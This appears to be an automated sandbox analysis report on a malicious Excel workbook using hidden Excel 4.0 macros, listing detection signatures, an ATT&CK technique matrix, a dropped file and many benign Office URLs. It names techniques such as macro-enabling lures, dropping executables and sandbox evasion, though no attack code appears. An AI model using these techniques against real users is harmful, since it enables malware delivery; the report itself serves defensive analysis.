ID: 412464
Sample Name:
f9309eba_by_Libranalysis.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:07:12
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report f9309eba_by_Libranalysis.xlsx

Overview


General Information

Sample Name:	f9309eba_by_Libranalysis.xlsx
Analysis ID:	412464
MD5:	f9309ebadd3f4d1..
SHA1:	7cd5c8f8038217c..
SHA256:	7d2fd957a301aee.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Office document tries to convince vi…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Tries to detect sandboxes and other…
- Yara detected MalDoc1
- Drops PE files
- Drops files with a non-matching file e…
- Excel documents contains an embe…
- Found dropped PE file which has no…
- Unable to load, office file is protecte…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6352 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (drops PE files)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	System Information Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F98D14B2.bmp	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://login.microsoftonline.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://shell.suite.office.com:1443	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://autodiscover-s.outlook.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://cdn.entity.	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://cortana.ai	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://api.aadrm.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://api.microsoftstream.com/api/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://cr.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://graph.ppe.windows.net	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://store.office.cn/addinstemplate	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://web.microsoftstream.com/video/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://graph.windows.net	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://dataservice.o365filtering.com/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://ncus.contentsync.	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://weather.service.msn.com/data.aspx	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://apis.live.net/v5.0/	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://management.azure.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://wus2.contentsync.	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
http://https://api.office.net	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnosticssdf.office.com	A826DD22-AA4F-4F9D-BA0D-40665F8A3855.0.dr	false		high
